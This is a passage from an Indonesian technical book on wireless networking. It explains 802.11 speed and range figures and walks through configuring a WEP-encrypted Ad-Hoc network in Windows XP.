Bila Anda diminta untuk menuliskan surat kepada pacar Anda dan hanya diperbolehkan menulis 8 karakter, apa yang akan Anda tulis? "I Love U" ? pas 8 karakter ! Lalu bagaimana Anda mengirimkan surat tersebut ? bagaimana pak Pos atau kurir mengetahui ke alamat mana surat tersebut hendak dikirimkan ? Untuk menuliskan alamat saja, Anda membutuhkan lebih dari 8 karakter, jadi Anda tidak bisa menuliskan apa-apa pada surat yang Anda kirimkan !

Sekarang saya akan memberikan Anda soal anak SD. Pak pos yang mengirimkan surat Anda bisa berjalan dengan kecepatan 10 km/jam dan jarak yang dibutuhkan pak pos untuk mengirimkan surat Anda sekitar 100 km. Jadi berapa lama waktu yang dibutuhkan pak pos untuk menyampaikan surat Anda ?

Secara teori, $100 \text{ km} / 10 \text{ km} = 10 \text{ jam}$ bukan ? Kenyatannya, karena cuaca yang panas, jalannya pak pos bisa berkurang, karena ramainya hiruk pikuk yang ada dijalan, jalannya pak pos juga bisa terhambat. Akibatnya adalah kecepatan teori menjadi tidak sama dengan kecepatan yang sebenarnya !

Kecepatan sempurna dari jaringan 802.11b adalah 11 Mbps, sedangkan kecepatan sempurna dari jaringan 802.11a dan 802.11g adalah 54 Mbps. Kenyataanya, paket-paket yang dikirimkan melalui gelombang radio ini perlu menambahkan berbagai informasi agar paket data bisa dikirimkan ke tujuan seperti informasi alamat tujuan, nama network, enkripsi dll, sama seperti Anda menuliskan alamat surat, akibatnya adalah data sebenarnya yang dikirimkan menjadi berkurang dari yang seharusnya.

Berapa banyak "informasi tambahan" ini agar sebuah paket bisa dikirimkan dengan baik ? Jangan kaget jika informasi tambahan ini bisa menghabiskan 30% dari seluruh paket yang dikirimkan ! Inilah yang dinamakan sebagai overhead dari protokol komunikasi dimana untuk setiap jenis protokol, mempunyai karakteristiknya masing-masing dan mempunyai overhead yang berbeda-beda.

Selain permasalahan overhead, masih terdapat permasalahan-permasalahan lain seperti data yang rusak selama diperjalanan akibat tabrakan, sinyal yang melemah karena jarak tempuh yang jauh, dll yang menyebabkan kecepatan yang didapatkan menjadi lebih lambat dibandingkan kecepatan ideal sebuah jaringan.

Kecepatan aktual (*throughput*) yang didapatkan dari jaringan 802.11b sebenarnya hanyalah sekitar sekitar 4-5 Mbps dan 802.11a sekitar 23 Mbps sedangkan 802.11g sebesar 19 Mbps ! Kecepatan ini akan semakin menurun seiring dengan banyaknya komputer yang terhubung.

54 Mbps tidak berguna untuk koneksi internet Anda !

Seorang rekan saya, Rachmat tampak sangat kecewa ketika mengetahui bahwa laptop miliknya hanya mampu melakukan transfer data dengan kecepatan 11 Mbps padahal, kebanyakan laptop sudah mencapai 54 Mbps. Saya tidak menjelaskan lebih jauh bahwa 11 Mbps adalah kecepatan ideal, sebenarnya kecepatan yang benar-benar didapatkannya jauh lebih rendah lagi yaitu sekitar 5-6 Mbps.

Kecepatan 5-6 Mbps ini sebenarnya sudah sangat mencukupi untuk sebagian besar orang-orang, terutama orang-orang yang menggunakan koneksi wirelessnya untuk bermain internet. Menggunakan kecepatan wireless 54 Mbps tidak akan ada gunanya sama sekali karena kecepatan umum untuk sebuah koneksi internet, hanyalah 64 Kbps, 128 Kbps atau 256 Kbps. Bandwidth internet 512 Kbps hanya dimiliki oleh perusahaan-perusahaan besar yang berani membayar biaya langganan internet seharga puluhan juta setiap bulannya. Kecepatan 512 Kbps sekalipun hanya 1/12 dari kecepatan 6 Mbps ! Jadi untuk apa kecepatan harus 54 Mbps jika kebutuhannya hanya untuk bermain internet ?

Berapa Jauhkah Jangkauan Wireless ?

Tentunya Anda sudah mengetahui bahwa kabel UTP yang digunakan pada jaringan ethernet, mempunyai keterbatasan jarak. Anda hanya bisa menghubungkan komputer dengan jarak maksimum 100m. Jika Anda menggunakan kabel Coax (kabel yang mirip dengan kabel antena TV), jarak yang bisa Anda dapatkan mampu mencapai 500m. Baik, lalu berapakah jarak sebuah jaringan wireless ?

Jaringan wireless mempunyai karakteristik yang berbeda dengan jaringan fisik yang menggunakan kabel. Pada jaringan wireless, yang menentukan jauh tidaknya sebuah jaringan tergantung dari kekuatan signal yang dipancarkan. Jadi mungkin saja pada jarak 50m, komputer A bisa terhubung dengan jaringan wireless sementara komputer B tidak bisa. Hal ini disebabkan oleh kekuatan signal dan juga kemampuan antena dari komputer A dan komputer B.

Pada ruang terbuka, jaringan 802.11b dan 802.11g mempunyai jangkauan sekitar 110m sedangkan 802.11a sekitar 100m. Jangkauan ini akan berkurang banyak jika digunakan pada ruangan tertutup, akibat dari halangan tembok ataupun diakibatkan oleh benturan signal dengan benda-benda yang ada di dalam sebuah ruangan. Untuk memastikan jarak yang bisa ditempuh, Anda harus melakukan survei lokasi, karena setiap kondisi memiliki karakteristiknya masing-masing.

Untuk meningkatkan kemampuan ataupun jarak tempuh jaringan wireless, Anda bisa menaikkan power atau daya listrik yang digunakan namun cara ini dibatasi oleh peraturan pemerintah. Cara yang sering digunakan adalah dengan manajkan atau menggunakan antena dengan kemampuan yang lebih tinggi. Dengan antena ini, kemampuan manangkap signal yang ada di udara dan juga kemampuan memancarkan signal menjadi lebih kencang dan kuat, otomatis, hal ini akan meningkatkan jarak tempuh jaringan wireless.

Rangkuman Standarisasi 802.11


Pada bagian ini, dijelaskan berbagai kerancuan yang ada pada jaringan wireless seperti masalah pengkodean dan standarisasi-standarisasi yang

WIRELESS, Wi-Fi dan 802.11

ada pada wireless. Pada bagian ini, juga dijelaskan persepsi yang sering salah seperti kecepatan semu dan kecepatan yang sebenarnya dari jaringan wireless. Sebagai rangkumannya, Anda bisa melihat tabel yang ada dibawah ini :

Spesifikasi	Tahun Release	Kecepatan Maksimum	Kecepatan Aktual	Frekuensi Band	Kompatibilitas	Jarak (indoor/outdoor)
802.11a	1999	54 Mbps	23 Mbps	5 GHz	a	30m/100m
802.11b	1999	11 Mbps	4 Mbps	2.4 GHz	b	35m/110m
802.11g	2003	54 Mbps	19 Mbps	2.4 GHz	b, g	35m/110m
802.11n	2009*	248 Mbps	74 Mbps	5 Ghz & 2.4 GHz	b, g, n	70m/160m

*perkiraan



BAB 2

Wireless Modus Ad-Hoc

Setiap berdiskusi mengenai jaringan wireless, yang ada di kepala orang-orang adalah jaringan antar komputer yang dijembatani oleh sebuah peralatan yang namanya *Access Point* atau *Wireless Access Point* (AP/WAP). Bahkan, ketika saya diundang ke dalam sebuah pertemuan yang dihadiri sekitar 6 orang, kami kesulitan mencari flash disk untuk saling bertukar file.

Tidak ada yang berfikiran bahwa kami tidak membutuhkan *Access Point*, setiap laptop telah dilengkapi dengan Wireless dan kami bisa memanfaatkan itu untuk saling terkoneksi dengan membentuk sebuah jaringan yang dinamakan sebagai jaringan Ad-Hoc.

Lebih gila lagi karena saya mempunyai kebiasaan yang selalu membawa kabel UTP yang di cross (kabel UTP yang dibentuk khusus untuk menghubungkan 2 komputer tanpa melalui hub/switch). Kebiasaan ini masih melekat sampai saya mulai membiasakan diri menggunakan jaringan Ad-Hoc untuk menggantikan kabel UTP yang di cross. Selain lebih fleksibel, bentuk jaringan ini juga mampu menghubungkan beberapa komputer secara bersamaan, sesuatu yang tidak bisa dilakukan oleh kabel cross UTP !

Bentuk jaringan wireless yang paling sederhana adalah jaringan Ad-Hoc, yang juga dinamakan sebagai jaringan peer-to-peer dan kadang-kadang dinamakan IBSS (*Independent Basic Service Set*). Dengan jaringan Ad-Hoc, Anda bisa menghubungkan beberapa komputer ke dalam sebuah jaringan tanpa menggunakan peralatan tambahan seperti *Access Point* (mengenai AP akan dibahas pada bab berikutnya).



Gambar 1.1. Jaringan Ad-Hoc

Jaringan Ad-Hoc tampaknya sangat sederhana, namun sebenarnya mempunyai cara kerja yang rumit serta mempunyai banyak keterbatasan dibandingkan dengan penggunaan Access Point.


Bagaimana Jaringan Ad-Hoc Bekerja

Komputer yang disetting dengan modus Ad-Hoc bekerja dengan cara yang unik karena setiap komputer bisa menjadi "bos". Pada saat komputer dihidupkan, ia akan mencari keberadaan komputer lain yang mempunyai nama jaringan yang sama.

Anda mungkin sudah pernah mendengar konsep jaringan workgroup yang menghubungkan komputer-komputer tanpa melalui satu server terpusat.

Anda mengenal istilah workgroup pada jaringan kabel sedangkan pada jaringan wireless Anda mengenalnya dengan nama Ad-Hoc. Konsepnya sama hanya media pengantarnya yang berbeda.

Untuk membentuk jaringan workgroup pada jaringan kabel, Anda tinggal men-set nama workgroup pada setiap komputer.



Gambar 2.2. Nama Workgroup

Komputer dengan nama workgroup yang sama, akan dikelompokkan dalam group yang sama sehingga memudahkan pengguna untuk mencari komputer lainnya.

Di dalam jaringan wireless, Anda mengenal konsep yang hampir sama dengan nama workgroup namun dengan istilah yang berbeda yaitu SSID (*Service Set Identifier*). Komputer-komputer yang terhubung ke dalam jaringan wireless Ad-Hoc, harus mempunyai SSID yang sama. Tadi dikatakan "hampir sama", lalu dimana bedanya dengan workgroup pada jaringan kabel ?

Jika pada jaringan kabel, Anda masih tetap bisa berhubungan dengan jaringan workgroup yang mempunyai nama group yang berbeda, tidak demikian halnya dengan jaringan wireless. Sebuah komputer wireless, tidak bisa terhubung dengan lebih dari satu SSID, dengan kata lain, sebuah komputer hanya bisa terhubung dengan sebuah jaringan atau sebuah SSID.

Komputer pertama yang dihidupkan pada jaringan Ad-Hoc, akan mengirimkan paket yang dinamakan sebagai *beacon*. Paket ini berisi informasi SSID, channel yang digunakan (akan dijelaskan nanti), dll. Informasi yang ada di dalam beacon ini diperlukan oleh komputer lain agar bisa bergabung ke dalam suatu jaringan wireless.

Ketika komputer ke dua dihidupkan, komputer ini tidak akan mengetahui bahwa dirinya merupakan komputer kedua dalam jaringan Ad-Hoc. Untuk itu, komputer kedua akan mencari keberadaan *beacon* sesuai dengan SSID yang dimilikinya. Apabila ditemukan, maka komputer kedua akan segera bergabung dengan network tersebut, apabila tidak maka menjadi tanggung jawabnya untuk mengirimkan paket *beacon*.

Paket *beacon* bisa diasumsikan sebagai detak jantung jaringan wireless dan tanpa detak jantung ini, jaringan wireless akan segera mati. Seperti detak jantung, paket *beacon* juga dikirimkan secara periodik yang umumnya dikirimkan dengan jumlah 10 paket per detiknya.

Melalui paket *beacon* inilah, komputer Anda bisa mengetahui dan menampilkan informasi jaringan wireless yang tersedia karena di dalam paket *beacon* ini terdapat informasi SSID walaupun informasi SSID juga bisa disembunyikan. Saya akan membicarakan masalah ini lebih jauh pada bab yang lain dan untuk saat ini, waktunya bagi kita untuk mencoba membangun jaringan Ad-Hoc.

Untuk membangun jaringan Ad-Hoc pada contoh ini, saya menggunakan Windows XP karena Windows XP merupakan sistem operasi yang paling banyak digunakan namun Anda bisa menggunakan prinsip yang sama untuk menghubungkan peralatan lain dengan sistem operasi yang berbeda.

Membuat Jaringan Ad-Hoc dengan Windows XP

1. Menyiapkan Komputer Ad-Hoc pertama

Tentu saja, untuk melakukan praktik disini, Anda harus mempunyai wireless network adapter. Saya tidak akan membahas bagaimana melakukan instalasi driver untuk wireless adapter ini dan menganggap Anda sudah bisa melakukannya.

Beberapa syarat yang diperlukan agar komputer bisa melakukan koneksi Ad-Hoc adalah :

1. Standarisasi yang sama (802.11b dengan 802.11b dan 802.11g dengan 802.11g)
2. SSID yang sama
3. Enkripsi dan password yang sama
4. Key Index aktif yang sama


Anda bisa melakukan konfigurasi wireless adapter dengan 2 cara yaitu melalui software bawaan dari wireless network adapter Anda atau dengan software bawaan dari windows XP yang dinamakan sebagai *Wireless Zero Configuration*.

Melakukan konfigurasi dengan software bawaan dari wireless adapter sangatlah bervariasi karena setiap produsen membuat softwarenya masing-masing yang tentu saja berbeda-beda. Pada buku ini, saya akan menggunakan software bawaan dari Microsoft untuk melakukan konfigurasi wireless adapter.

Wireless Network Adapter diperlakukan oleh windows seperti halnya network adapter biasa, karena itu Anda bisa mengaksesnya melalui *Control Panel*⇒*Network Connections*⇒Klik kanan pada *Wireless Network Connection*⇒pilih *Properties*.

Selain itu, Anda juga bisa mengaksesnya melalui status bar dengan mengklik kanan pada gambar network adapter dan pilih *View Available Wireless Networks*⇒*Change Advance settings*⇒pilih tabulasi *Wireless Networks*. Pada tabulasi *Wireless Networks*, terdapat sebuah check box *Use Windows to configure my wireless network settings*.

Untuk melakukan konfigurasi wireless adapter, Anda dilarang berpoligami dan harus memilih salah satu untuk melakukannya. Apakah software bawaan dari wireless adapter (jika ada), atau dengan *Wireless Zero Configuration*-nya windows. Pada buku ini, saya akan selalu menggunakan *Wireless Zero Configuration* untuk melakukannya agar seragam untuk semua pengguna.




Gambar 2.3. Setting Adapter Wireless

Selain jaringan Ad-Hoc, terdapat bentuk jaringan lain yang belum saya bahas sama sekali yaitu Infrastructure. Saya akan menabung sampai bab berikutnya untuk membahas modus *infrastructure* ini karena bentuk jaringan inilah yang menjadi inti dari pembahasan kita dan paling banyak digunakan dalam praktek.

Selanjutnya, klik tombol *Add* yang akan memunculkan sebuah form *Wireless network properties*. Pada bagian inilah Anda bisa memasukkan nama jaringan ke dalam kolom isian Network name (SSID) dan juga enkripsi yang akan digunakan agar data yang berasarkan diudara tidak bisa di“intip” oleh orang-orang yang tidak berhak.

Gambar 2.4. Setting Wireless Ad-Hoc



Pada contoh, saya mengisi nama jaringan wireless pada kolom SSID (1) dengan “JS Ad-Hoc”. Anda bisa menggunakan nama apa saja sesuka Anda asal tidak melebihi 32 karakter. Di bawahnya, terdapat sebuah check box *Connect even if this network is not broadcasting* (2). Pilihan ini meminta agar komputer tetap melakukan koneksi ke jaringan bernama “JS Ad-Hoc” sekalipun informasi SSID disembunyikan.

Yang aneh disini adalah terdapat pilihan untuk “tetap melakukan koneksi ke jaringan yang menyembunyikan SSID-nya”, namun tidak ada pilihan untuk membuat jaringan wireless Ad-Hoc menyembunyikan SSID-nya. Jadi bisa dikatakan bahwa pilihan ini tidak berguna untuk koneksi Ad-Hoc.

Bila terdapat software dari Adapter yang memungkinkan hal tersebut dilakukan, mungkin pilihan ini bisa berguna namun saya belum pernah mendapatkannya. Saya bahkan ragu modus jaringan Ad-Hoc mendukung SSID yang disembunyikan ini karena saya tidak mendapatkan dokumentasi yang menjelaskan bagaimana jaringan Ad-Hoc bisa bekerja dengan SSID yang disembunyikan.

Check box "*The key is provided for me automatically*" (9) mengatakan kepada komputer bahwa kode rahasia (*Network Key*) dan *key index* disimpan pada "suatu tempat" dan akan diberikan kepada komputer secara otomatis. Penyimpanan kode rahasia ini bisa di dalam wireless network adapter ataupun pada *Active Direktory* windows yang nantinya akan disebarluaskan melalui *Group Policy* (saya membahas banyak tentang active directory dan group policy pada buku "Menguasai Windows Server 2003").

Karena wireless adapter saya tidak mempunyai kemampuan untuk menyimpan kode WEP seperti itu, pada contoh ini saya menghapus pilihan yang diaktifkan secara default ini. Jika Anda mencoba memilih pilihan ini, maka kolom *Network key* dan *Key index (advanced)* secara otomatis akan didisable sehingga Anda tidak bisa lagi memasukkan nilainya secara manual.


Pada bagian *Wireless Network Key* (3), Anda menentukan enkripsi yang hendak digunakan. Ini adalah topik yang berat dan besar. Untuk saat ini, Anda cukup mengisi kolom *Network Authentication* (4) dengan open dan *Data Enkripsi* (5) dengan WEP. Jika Anda perhatikan pada drop-down pada *Network Authentication* (4), terdapat banyak pilihan yang tersedia seperti WPA dan WPA2 namun pilihan ini tidak didukung oleh jaringan Ad-Hoc dengan sistem operasi Windows XP.

Langkah selanjutnya, tentukan kode rahasia/password Anda ke dalam isian *Network key*(6-7). Protokol wireless WEP mendukung 2 jenis enkripsi yaitu enkripsi 40 bit dan enkripsi 104 bit. Bila Anda memasukkan 5 karakter maka artinya Anda menggunakan enkripsi 40 bit, sedangkan bila Anda memasukkan 13 karakter maka artinya Anda menggunakan enkripsi 104 bit.

Enkripsi 40 bit merupakan standard berdasarkan spesifikasi IEEE sedangkan enkripsi 104 bit merupakan enkripsi tambahan yang dibuat oleh aliansi Wi-Fi setelah jebolnya WEP 40 bit. Bila Anda memasukkan

jumlah karakter yang salah, windows akan menampilkan sebuah warning peringatan mengenai jumlah karakter yang dibutuhkan.

Windows XP SP2, hanya mendukung WEP pada jaringan Ad-Hoc. Anda harus memberikan setting yang sama (jenis enkripsi dan password/kode rahasia) pada semua komputer yang terhubung ke dalam jaringan Ad-Hoc ini agar bisa saling berkomunikasi.




Pilihan "*Key Index (Advanced)*" (8) berisi angka 1 sampai dengan 4 dan Anda harus memilih salah satu dari angka ini. Semua komputer yang terhubung dengan jaringan Ad-Hoc, harus mempunyai *Key Index* yang sama. Spesifikasi IEEE menentukan bahwa sebuah jaringan wireless bisa mempunyai 4 kunci enkripsi WEP yang disimpan pada index 1 sampai dengan 4 namun hanya 1 Key Index yang aktif.

Pada windows XP *Wireless Zero Configuration*, Anda hanya bisa menggunakan *Key Index* aktif, Anda tidak bisa menggunakan key index yang lain. Untuk jelaskannya, saya akan menjelaskan fungsi dari *Key Index* ini pada bagian selanjutnya. Pada contoh ini, Anda hanya perlu memastikan semua komputer yang terhubung dalam jaringan Ad-Hoc harus menggunakan Key Index yang sama yang dalam contoh ini menggunakan 1.


Pilihan terakhir, check box "*This is a computer-to-computer ad-hoc networks; wireless access point is not used*" menandakan bahwa jaringan wireless yang hendak dibuat adalah jaringan Ad-hoc yang tidak membutuhkan Wireless Access Point seperti jaringan Infrastructure.

Setelah semua konfigurasi selesai dilakukan, klik tombol *OK*. Jaringan Ad-Hoc yang kita buat akan ditampilkan pada bagian "*Preferred Networks*". Bagian *Preferred Network* merupakan daftar jaringan wireless network yang terdaftar dan dipercaya. Windows akan melakukan koneksi secara otomatis dengan jaringan wireless yang terdaftar disini.



Gambar 2.5. Preferred Networks ►

Konfigurasi Anda telah selesai, sekarang klik tombol “View Wireless Networks”.



Gambar 2.6. View Wireless Network akan menampilkan jaringan Ad-Hoc. Anda harus mengklik jaringan ini untuk mengaktifkan jaringan Ad-Hoc ini.

Konfigurasi Ad-Hoc yang telah Anda lakukan, tidak aktif secara langsung. Walaupun Anda sudah bisa melihat jaringan "JS Ad-Hoc" pada komputer yang melakukan setting pertama ini, komputer lain masih belum bisa melihat keberadaan jaringan ini karena paket beacon masih belum dikirimkan.


Perhatikan status jaringan "JS Ad-Hoc", yaitu "*On Demand*" (2), artinya jaringan ini akan diaktifkan ketika dibutuhkan. Bagaimana mengaktifkannya? Cukup klik tombol *Connect* (3) dan Anda akan diminta untuk memasukkan password/kode rahasia yang digunakan.

Setelah Anda memasukkan kode rahasia/password, status jaringan Ad-Hoc akan berubah menjadi


Not-connected artinya ini merupakan jaringan Ad-Hoc pertama yang belum terkoneksi dengan komputer lain. Pada saat inilah, komputer Ad-Hoc pertama ini baru akan mulai mengirimkan paket *beacon* yang berisi informasi SSID sehingga bisa ditemukan oleh komputer lain.

Ketika komputer lain sudah terkoneksi ke dalam jaringan Ad-Hoc ini, status jaringan Ad-Hoc akan berubah menjadi *Connected*.

Kini saya akan memperlihatkan kepada Anda bagaimana komputer ke-2, ke-3 dst bergabung ke dalam jaringan Ad-Hoc ini dengan cara yang sangat mudah.



Gambar 2.10. Jaringan Ad-Hoc tidak terhubung



Gambar 2.11. Terhubung dengan Ad-Hoc

